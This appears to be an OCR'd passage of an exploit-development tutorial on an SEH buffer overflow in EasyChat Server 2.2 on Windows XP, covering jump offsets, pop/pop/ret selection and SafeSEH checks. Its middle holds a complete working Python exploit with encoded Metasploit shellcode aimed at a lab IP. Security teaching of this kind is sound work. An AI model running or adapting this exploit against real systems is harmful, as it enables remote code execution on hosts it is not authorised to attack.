
there are also absolute jumps which mean to jump to a specific address. In most cases, Windows will not let you jump to a specific address, but does usually permit short jumps. If we are at address 0x00ED6DDC shown above, we will use one byte for the short jump opcode EB and one byte to specify how far to jump. We now need to figure out what this value should be. We want to jump over the DEADBEEF location to arrive at address 0x00ED6DE4 where our stage 2 shellcode will reside. You may be able to do the math in your head to see that we will need to jump 6 to arrive at this location, but if not, below shows how this is figured:

	Address:	value:	bytes:	description:
	0x00ED6DDC	EB	1	short jump opcode
	0x00ED6DDD	00	1	placeholder for jump distance
jump				
	0x00ED6DDE	90	1	padding (no-op used)
	0x00ED6DDF	90	1	padding (no-op used)
	0x00ED6DE0	DEADBEEF	4	placeholder for pop/pop/ret address
	0x00ED6DE4	90	1	no-op (stage 2 begins)


This shows that we need to jump 1 byte for padding, plus 1 byte for more padding, plus 4 bytes for the pop/pop/ret address which is a total of 6 bytes. We need to be sure this is in hex for our shellcode. In this case 6 decimal is equal to 6 hex. We could use anything for the 2 bytes of padding, but we use a no-op of hex 90 for simplicity. Our short jump with padding for our Python script will be '\xEB\x06\x90\x90'. Note that we do not need to reverse this for endianness since this is not an address. Our exploit code should look like the following at this time:

```
#!c:/Data/Apps/python/python.exe -u
import string, sys
import socket, httplib
#buffer offest for SP1
buffer = 'A'*216

# This is where "Pointer to Next SEH record" is stored
# \xEB\x06 means to jump 6 bytes forward
# This will run after the pop,pop,ret has occurred.
buffer += '\xEB\x06\x90\x90'

# add DEADBEEF to buffer to help align on SEH pointer in memory
buffer += '\xEF\xBE\xAD\xDE'

# Add a bunch of hex 42 (B's) to help over flow buffer and see results.
# This is where the primary exploit (stage 2) code will go.
buffer  += 'B'*500

url = '/chat.ghp?username=' + buffer + '&password=' + buffer +
'&room=1&sex=2'

print 'Running exploit...\r\n'
print url
conn = httplib.HTTPConnection('10.10.10.193', 80)
conn.request("GET", url)
r1 = conn.getresponse()
print r1.status, r1.reason
conn.close()
```

The following diagram shows that DEADBEEF is indeed aligned with the SE handler and that the short jump has overwritten the Next Exception_Registration_Record pointer in the stack memory on the right. Keep in mind that this is the stack memory for the EasyChat program that we are overwriting here. You should see that the short jump and 2 byte padding appear in reverse in the stack since the system tries to interpret this as an address in Olly. However, if we look at the raw memory dump on the left, we see that our string is in tact as we sent it and that DEADBEEF appears in reverse as we sent it too.



The next piece that we need to figure out is what address to use for a pop/pop/ret. There are a couple ways to do this, but first we should find out what executable modules EasyChat Server has loaded. To do this within Olly, click View -> Executable modules. You should see a window pop up similar to the one below:


Executable modules

Base	Size	Entry	Name	File version	Path
00320000	000D1000	003A8833	LIBEAY32		C:\Program Files\Easy Chat Server\LIBEAY32.dll
00400000	00089000	00442993	EasyChat	2.2	C:\Program Files\Easy Chat Server\EasyChat.exe
0FFD0000	00023000	0FFDFD88	rsaenh	5.1.2600.1029 (	C:\WINDOWS\System32\rsaenh.dll
10000000	00027000	1001B90A	SSLEAY32		C:\Program Files\Easy Chat Server\SSLEAY32.dll
5AD70000	00034000	5AD71539	uxtheme	6.00.2800.1106	C:\WINDOWS\System32\uxtheme.dll
5EDD0000	0001A000	5EDE0C30	OLEPRO32	5.0.5014	C:\WINDOWS\System32\OLEPRO32.DLL
70A70000	00064000	70A78386	SHLWAPI	6.00.2800.1106	C:\WINDOWS\system32\SHLWAPI.dll
71950000	000E4000	7195EDD8	comctl_1	6.0 (xpsp1.0208	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Contro
71A50000	0003B000	71A51DFD	mswsock	5.1.2600.0 (xpc	C:\WINDOWS\System32\mswsock.dll
71A90000	00008000	71A9117D	wshtcpip	5.1.2600.0 (xpc	C:\WINDOWS\System32\wshtcpip.dll
71AA0000	00008000	71AA1226	WS2HELP	5.1.2600.0 (xpc	C:\WINDOWS\System32\WS2HELP.dll
71AB0000	00015000	71AB16C6	WS2_32	5.1.2600.0 (xpc	C:\WINDOWS\System32\WS2_32.dll
71AD0000	00008000		WSOCK32	5.1.2600.0 (xpc	C:\WINDOWS\System32\WSOCK32.dll
73000000	00023000	730016E7	WINSPOOL	5.1.2600.1106 (	C:\WINDOWS\System32\WINSPOOL.DRV
74D30000	00020000	74D313FA	oledlg	1.0 (XPClient.0	C:\WINDOWS\System32\oledlg.dll
76200000	00098000	76201763	WININET	6.00.2800.1106	C:\WINDOWS\system32\WININET.dll
762A0000	0000F000	762A105C	MSASN1	5.1.2600.0 (XPC	C:\WINDOWS\system32\MSASN1.dll
762C0000	0008B000	762C15B5	CRYPT32	5.131.2600.1106	C:\WINDOWS\system32\CRYPT32.dll
763B0000	00045000	763B1604	comdlg32	6.00.2800.1106	C:\WINDOWS\system32\comdlg32.dll
76F20000	00025000	76F212CD	DNSAPI	5.1.2600.1106 (	C:\WINDOWS\System32\DNSAPI.dll
76F60000	0002C000	76F610C0	WLDAP32	5.1.2600.1106 (	C:\WINDOWS\system32\WLDAP32.dll
76FB0000	00007000	76FB118B	winrnr	5.1.2600.0 (xpc	C:\WINDOWS\System32\winrnr.dll
76FC0000	00005000	76FC1121	rasadhlp	5.1.2600.0 (xpc	C:\WINDOWS\System32\rasadhlp.dll
77120000	0008B000	77125541	OLEAUT32	3.50.5016.0	C:\WINDOWS\system32\OLEAUT32.dll
771B0000	00121000	771C0873	ole32	5.1.2600.1106 (	C:\WINDOWS\system32\ole32.dll
77340000	0008B000	773419ED	COMCTL32	5.82 (xpsp1.020	C:\WINDOWS\system32\COMCTL32.dll
773D0000	007F7000	773FB164	SHELL32	6.00.2800.1106	C:\WINDOWS\system32\SHELL32.dll
77C10000	00053000	77C1E94F	msvcrt	7.0.2600.1106 (	C:\WINDOWS\system32\msvcrt.dll
77C70000	00040000		GDI32	5.1.2600.1106 (	C:\WINDOWS\system32\GDI32.dll
77D40000	0008C000	77D539F9	USER32	5.1.2600.1106 (	C:\WINDOWS\system32\USER32.dll
77DD0000	0008D000	77DD1D3D	ADVAPI32	5.1.2600.1106 (	C:\WINDOWS\system32\ADVAPI32.dll
77E60000	000E6000	77E7AE60	kernel32	5.1.2600.1106 (	C:\WINDOWS\system32\kernel32.dll
77F50000	000A7000		ntdll	5.1.2600.1106 (	C:\WINDOWS\System32\ntdll.dll
78000000	00086000	78001E0F	RPCRT4	5.1.2600.1106 (	C:\WINDOWS\system32\RPCRT4.dll

From this list we can now use the opcode database that the Metasploit project team has put together to find useable pop/pop/ret addresses:
http://www.metasploit.com/users/opcode/msfopcode.cgi

Select the "Search for opcodes in a set of modules". On the next page, select the radio button for Opcode Meta Type and click the drop-down to select pop/pop/ret if not already selected. The next screen will allow you to select which modules to search. Choose the "Select one or more common modules". You will see several modules already highlighted. The goal here is to only have modules selected that are also present in the Executable modules list from OllyDBG. In my case, I decided to only select the ws2help.dll module in Metasploit. The following page then asks for the version of operating system. As we mentioned earlier, it is important to know what OS the exploit will be running on to ensure the correct opcode address. In our case we select "Specific operating system version" and highlight "Windows XP 5.1.1.0 SP1 (IA32)" and "English". Yes, even the language can make a difference in the opcode locations. The results of the Metasploit search are shown in the diagram below.

Searching opcodes 4 of 4

Executing search operation...

A total of **6** matches were found:

Address	Opcode	Module	OS
0x71aa13d6	pop ebx, pop ebp, retn	ws2help.dll (English / 5.1.2600.0)	Windows XP 5.1.0.0 SP0 (IA32) Windows XP 5.1.1.0 SP1 (IA32)
0x71aa2461	pop esi, pop ebx, ret	ws2help.dll (English / 5.1.2600.0)	Windows XP 5.1.0.0 SP0 (IA32) Windows XP 5.1.1.0 SP1 (IA32)
0x71aa2848	pop eax, pop ebp, retn	ws2help.dll (English / 5.1.2600.0)	Windows XP 5.1.0.0 SP0 (IA32) Windows XP 5.1.1.0 SP1 (IA32)
0x71aa32ad	pop ebx, pop esi, ret	ws2help.dll (English / 5.1.2600.0)	Windows XP 5.1.0.0 SP0 (IA32) Windows XP 5.1.1.0 SP1 (IA32)
0x71aa383e	pop ebx, pop ebp, retn	ws2help.dll (English / 5.1.2600.0)	Windows XP 5.1.0.0 SP0 (IA32) Windows XP 5.1.1.0 SP1 (IA32)
0x71aa388f	pop eax, pop edi, retn	ws2help.dll (English / 5.1.2600.0)	Windows XP 5.1.0.0 SP0 (IA32) Windows XP 5.1.1.0 SP1 (IA32)


Cancel Back Finish

In theory, we should be able to use any of these opcodes. I decided to use the second one 0x71AA2461 which performs a pop esi, pop ebx, ret. Since this will be an actual address location, we will need to account for endianness by reversing this in our script. Therefore, we will overwrite the SE handler with '\x61\x24\xAA\x71'.


Replacing DEADBEEF with this new pop/pop/ret address, the middle (buffer) section of our Python shellcode should appears as follows:

```
#buffer offest for SP1
buffer = 'A'*216

# This is where "Pointer to Next SEH record" is stored
# \xEB\x06 means to jump 6 bytes forward
# This will run after the pop,pop,ret has occurred.
buffer += '\xEB\x06\x90\x90'

# This is where Pointer to exception handler is stored
# Use 0x71AA2461 address for pop,pop,RET in ws2help.dll 5.1.2600.0 SP1
buffer += '\x61\x24\xAA\x71'

# Add a bunch of hex 42 (B's) to help over flow buffer and see results.
# This is where the primary exploit (stage 2) code will go.
buffer  += 'B'*500
```

Start EasyChat Server on the target machine and attach Olly to the process. Once attached, press the play button in Olly. Now launch the exploit from the attacker machine. An exception should occur and you will need to press <shift> <F7> to tell Olly to pass the exception on to the handler. Press play a second time and see where Olly pauses again. You should see something like the diagram below.



Look at the EIP register value. Recall that EIP is the pointer to the next instruction to process. We can see in the memory dump in the lower left corner that this address is just after our list of B's (hex 42). As it turns out, hex 42 is actually an opcode which says to increment the edx register. If this is true, then we should be able to increment our B's to 501 and the edx register should increment from value 0x77F79DAC to 0x77F79DAD. Let's run with 501 B's and see what happens.



As expected, the edx register did increment by one as illustrated above. This proves that our pop/pop/ret and short jump both worked. We are now executing our shellcode in the main payload section (stage 2). This means we can place any shellcode we want in this section to make our exploit fully functional.

For a proof of concept, I will use shellcode I found on the Internet which will launch the Windows calculator calc.exe. Again, the Metasploit project website can be used to generate this code. A fully functional exploit is shown on the following page.

```
#!c:/Data/Apps/python/python.exe -u
import string, sys
import socket, httplib

#buffer offest for SP1
buffer = 'A'*216

# This is where "Pointer to Next SEH record" is stored
# \xEB\x06 means to jump 6 bytes forward to our exploit code
# This will run after the pop,pop,ret has occurred.
buffer += '\xEB\x06\x90\x90'

# This is where Pointer to exception handler is stored
# Use 0x71AA2461 address for pop,pop,RET in ws2help.dll 5.1.2600.0 SP1
buffer += '\x61\x24\xAA\x71'

# This is the exploit code which will pop up calc.exe
# win32_exec -  EXITFUNC=seh CMD=calc Size=160
# Encoder=PexFnstenvSub http://metasploit.com
buffer += (
    "\x31\xc9\x83\xe9\xde\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xa4"
    "\x0d\x2b\xba\x83\xeb\xfc\xe2\xf4\x58\xe5\x6f\xba\xa4\x0d\xa0\xff"
    "\x98\x86\x57\xbf\xdc\x0c\xc4\x31\xeb\x15\xa0\xe5\x84\x0c\xc0\xf3"
    "\x2f\x39\xa0\xbb\x4a\x3c\xeb\x23\x08\x89\xeb\xce\xa3\xcc\xe1\xb7"
    "\xa5\xcf\xc0\x4e\x9f\x59\x0f\xbe\xd1\xe8\xa0\xe5\x80\x0c\xc0\xdc"
    "\x2f\x01\x60\x31\xfb\x11\x2a\x51\x2f\x11\xa0\xbb\x4f\x84\x77\x9e"
    "\xa0\xce\x1a\x7a\xc0\x86\x6b\x8a\x21\xcd\x53\xb6\x2f\x4d\x27\x31"
    "\xd4\x11\x86\x31\xcc\x05\xc0\xb3\x2f\x8d\x9b\xba\xa4\x0d\xa0\xd2"
    "\x98\x52\x1a\x4c\xc4\x5b\xa2\x42\x27\xcd\x50\xea\xcc\xfd\xa1\xbe"
    "\xfb\x65\xb3\x44\x2e\x03\x7c\x45\x43\x6e\x4a\xd6\xc7\x0d\x2b\xba")

url = '/chat.ghp?username=' + buffer + '&password=' + buffer +
'&room=1&sex=2'

print 'Running exploit...\r\n'
print url
conn = httplib.HTTPConnection('10.10.10.193', 80)
conn.request("GET", url)
r1 = conn.getresponse()
print r1.status, r1.reason
conn.close()
```

5) Check for SafeSEH

In Windows XP SP2 a modified version of SEH was implemented called SafeSEH. The key difference with SafeSEH is that the pointers for the Exception Handler are verified in a system list before they are called. This means that if the executable module we found in OllyDBG has SafeSEH turned on, we will not be able to use a pop/pop/ret address from that module. There is an Olly plugin called OllySSEH available which will help us determine if SafeSEH is on or not. I created a Windows XP SP2 host and installed EasyChat Server on this host to illustrate this. Below shows the results from the OllySSEH plugin for SP2.

/SafeSEH Module Scanner

SEH mode	Base	Limit	Module version	Module Name
/SafeSEH ON	0x7e410000	0x7e4a0000	5.1.2600.3099 (xpsp_sp2_gdr.070	C:\WINDOWS\system32\USER32.dll
/SafeSEH ON	0x7df70000	0x7df92000	1.0 (xpsp_sp2_gdr.061016-0148)	C:\WINDOWS\system32\oledlg.dll
/SafeSEH ON	0x490000	0x499000	6.0.5441.0 (winmain(wmbla).0606	C:\WINDOWS\system32\Normaliz.dll
/SafeSEH ON	0xffd0000	0xfff8000	5.1.2600.2161 (xpsp.040706-1629	C:\WINDOWS\system32\rsaenh.dll
/SafeSEH ON	0x7c9c0000	0x7d1d6000	6.00.2900.3402 (xpsp_sp2_gdr.08	C:\WINDOWS\system32\SHELL32.dll
/SafeSEH ON	0x5d090000	0x5d12a000	5.82 (xpsp.060825-0040)	C:\WINDOWS\system32\COMCTL32.dll
/SafeSEH ON	0x5edd0000	0x5ede7000	5.1.2600.2180	C:\WINDOWS\system32\OLEPRO32.DLL
/SafeSEH ON	0x662b0000	0x66308000	5.1.2600.2180 (xpsp_sp2_rtm.040	C:\WINDOWS\system32\hnetcfg.dll
/SafeSEH ON	0x71a50000	0x71a8f000	5.1.2600.3394 (xpsp_sp2_gdr.080	C:\WINDOWS\System32\mswsock.dll
/SafeSEH ON	0x71a90000	0x71a98000	5.1.2600.2180 (xpsp_sp2_rtm.040	C:\WINDOWS\System32\wshtcpip.dll
/SafeSEH ON	0x71aa0000	0x71aa8000	5.1.2600.2180 (xpsp_sp2_rtm.040	C:\WINDOWS\system32\WS2HELP.dll
/SafeSEH ON	0x71ab0000	0x71ac7000	5.1.2600.2180 (xpsp_sp2_rtm.040	C:\WINDOWS\system32\WS2_32.dll
No SEH	0x71ad0000	0x71ad9000	5.1.2600.2180 (xpsp_sp2_rtm.040	C:\WINDOWS\system32\WSOCK32.dll
/SafeSEH ON	0x73000000	0x73026000	5.1.2600.2180 (xpsp_sp2_rtm.040	C:\WINDOWS\system32\WINSPOOL.DRV
/SafeSEH ON	0x74720000	0x7476b000	5.1.2600.3319 (xpsp_sp2_gdr.080	C:\WINDOWS\system32\MSCTF.dll
/SafeSEH ON	0x755c0000	0x755ee000	5.1.2600.2180 (xpsp_sp2_rtm.040	C:\WINDOWS\system32\msctfime.ime
/SafeSEH ON	0x76390000	0x763ad000	5.1.2600.2180 (xpsp_sp2_rtm.040	C:\WINDOWS\system32\IMM32.DLL
/SafeSEH ON	0x763b0000	0x763f9000	6.00.2900.2180 (xpsp_sp2_rtm.04	C:\WINDOWS\system32\comdlg32.dll
/SafeSEH ON	0x76f20000	0x76f47000	5.1.2600.3394 (xpsp_sp2_gdr.080	C:\WINDOWS\system32\DNSAPI.dll
/SafeSEH ON	0x76f60000	0x76f8c000	5.1.2600.2180 (xpsp_sp2_rtm.040	C:\WINDOWS\system32\WLDAP32.dll
No SEH	0x76fb0000	0x76fb8000	5.1.2600.2180 (xpsp_sp2_rtm.040	C:\WINDOWS\System32\winrnr.dll
No SEH	0x76fc0000	0x76fc6000	5.1.2600.2938 (xpsp_sp2_gdr.060	C:\WINDOWS\system32\rasadhlp.dll
/SafeSEH ON	0x77120000	0x771ab000	5.1.2600.3266	C:\WINDOWS\system32\OLEAUT32.dll
/SafeSEH ON	0x773d0000	0x774d3000	6.0 (xpsp.060825-0040)	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common
/SafeSEH ON	0x774e0000	0x7761d000	5.1.2600.2726 (xpsp_sp2_gdr.050	C:\WINDOWS\system32\ole32.dll
/SafeSEH ON	0x77c10000	0x77c68000	7.0.2600.2180 (xpsp_sp2_rtm.040	C:\WINDOWS\system32\msvcrt.dll
/SafeSEH ON	0x77dd0000	0x77e6b000	5.1.2600.3520 (xpsp_sp2_gdr.090	C:\WINDOWS\system32\ADVAPI32.dll
/SafeSEH ON	0x77e70000	0x77f02000	5.1.2600.3173 (xpsp_sp2_gdr.070	C:\WINDOWS\system32\RPCRT4.dll
/SafeSEH ON	0x77f10000	0x77f58000	5.1.2600.3466 (xpsp_sp2_gdr.081	C:\WINDOWS\system32\GDI32.dll
/SafeSEH ON	0x77f60000	0x77fd6000	6.00.2900.3462 (xpsp_sp2_gdr.08	C:\WINDOWS\system32\SHLWAPI.dll
/SafeSEH ON	0x77fe0000	0x77ff1000	5.1.2600.3518 (xpsp_sp2_gdr.090	C:\WINDOWS\system32\Secur32.dll
/SafeSEH ON	0x78000000	0x78045000	7.00.6000.16825 (vista_gdr.0902	C:\WINDOWS\system32\iertutil.dll
/SafeSEH ON	0x78050000	0x78120000	7.00.6000.16827 (vista_gdr.0902	C:\WINDOWS\system32\WININET.dll
/SafeSEH ON	0x7c800000	0x7c8f5000	5.1.2600.3541 (xpsp_sp2_gdr.090	C:\WINDOWS\system32\kernel32.dll
/SafeSEH ON	0x7c900000	0x7c9b2000	5.1.2600.3520 (xpsp_sp2_gdr.090	C:\WINDOWS\system32\ntdll.dll
/SafeSEH OFF	0x400000	0x489000	2.2	C:\Data\Apps\EasyChatServer_2.2\EasyChat.exe
/SafeSEH OFF	0x10000000	0x10027000		C:\Data\Apps\EasyChatServer_2.2\SSLEAY32.dll
/SafeSEH OFF	0x320000	0x3f1000		C:\Data\Apps\EasyChatServer_2.2\LIBEAY32.dll

This shows that most of the windows executable modules have SafeSEH enabled. Also modules WSOCK32.dll, winrnr.dll, and rasadhpl.dll system modules do not support SEH. This means we will not be able to utilize any pop/pop/ret addresses from these modules either. It appears that only the EasyChat modules EasyChat.exe, SSLEAY32.dll, and LIBEAY32.dll support SEH and has SafeSEH turned off. We will need to find a pop/pop/ret from one of those three modules.

To make things more difficult, we must use an address that will not contain a hex 00. When a hex 00 is passed in a string, this will act as a null terminator for the string. For example, if our exploit string was 414141414100424242. The hex 42's would be cut off when the system processes the string since the 00 is interpreted as end-of-string. Looking at the diagram on the next page for the list of executable modules from OllyDBG for SP2, we see that the EasyChat module EasyChat.exe has an Entry address of 0x00442993. Since 00 is in the address, we will not be able to use this module. Likewise, module LIBEAY32.dll has an Entry of 0x003A8833. It too will not be usable. This then leaves us with only the SSLEAY32.dll module to find a useful pop/pop/ret. We can see that if SafeSEH is supported and enabled, our task of finding a usable pop/pop/ret address becomes much more challenging.

Executable modules

Base	Size	Entry	Name	File version	Path
00320000	000D1000	003A8833	LIBEAY32		C:\Data\Apps\EasyChatServer_2.2\LIBEAY32.dll
00400000	00089000	00442993	EasyChat	2.2	C:\Data\Apps\EasyChatServer_2.2\EasyChat.exe
00490000	00009000	00491782	Normaliz	6.0.5441.0 (win	C:\WINDOWS\system32\Normaliz.dll
0FFD0000	00028000	0FFE34E1	rsaenh	5.1.2600.2161 (	C:\WINDOWS\system32\rsaenh.dll
10000000	00027000	1001B90A	SSLEAY32		C:\Data\Apps\EasyChatServer_2.2\SSLEAY32.dll
5D090000	0009A000	5D0934BA	COMCTL32	5.82 (xpsp.0608	C:\WINDOWS\system32\COMCTL32.dll
5EDD0000	00017000	5EDDEE78	OLEPRO32	5.1.2600.2180	C:\WINDOWS\system32\OLEPRO32.DLL
662B0000	00058000	662E7A51	hnetcfg	5.1.2600.2180 (	C:\WINDOWS\system32\hnetcfg.dll
71A50000	0003F000	71A514CD	mswsock	5.1.2600.3394 (	C:\WINDOWS\System32\mswsock.dll
71A90000	00008000	71A9142E	wshtcpip	5.1.2600.2180 (	C:\WINDOWS\System32\wshtcpip.dll
71AA0000	00008000	71AA1642	WS2HELP	5.1.2600.2180 (	C:\WINDOWS\system32\WS2HELP.dll
71AB0000	00017000	71AB1273	WS2_32	5.1.2600.2180 (	C:\WINDOWS\system32\WS2_32.dll
71AD0000	00009000	71AD1039	WSOCK32	5.1.2600.2180 (	C:\WINDOWS\system32\WSOCK32.dll
73000000	00026000	73004D00	WINSPOOL	5.1.2600.2180 (	C:\WINDOWS\system32\WINSPOOL.DRV
74720000	0004B000	747213A5	MSCTF	5.1.2600.3319 (	C:\WINDOWS\system32\MSCTF.dll
755C0000	0002E000	755D9FCC	msctfime	5.1.2600.2180 (	C:\WINDOWS\system32\msctfime.ime
76390000	0001D000	763912C0	IMM32	5.1.2600.2180 (	C:\WINDOWS\system32\IMM32.DLL
763B0000	00049000	763B1AB8	comdlg32	6.00.2900.2180	C:\WINDOWS\system32\comdlg32.dll
76F20000	00027000	76F2ACDA	DNSAPI	5.1.2600.3394 (	C:\WINDOWS\system32\DNSAPI.dll
76F60000	0002C000	76F61130	WLDAP32	5.1.2600.2180 (	C:\WINDOWS\system32\WLDAP32.dll
76FB0000	00008000	76FB115D	winrnr	5.1.2600.2180 (	C:\WINDOWS\System32\winrnr.dll
76FC0000	00006000	76FC142F	rasadhlp	5.1.2600.2938 (	C:\WINDOWS\system32\rasadhlp.dll
77120000	0008B000	77121558	OLEAUT32	5.1.2600.3266	C:\WINDOWS\system32\OLEAUT32.dll
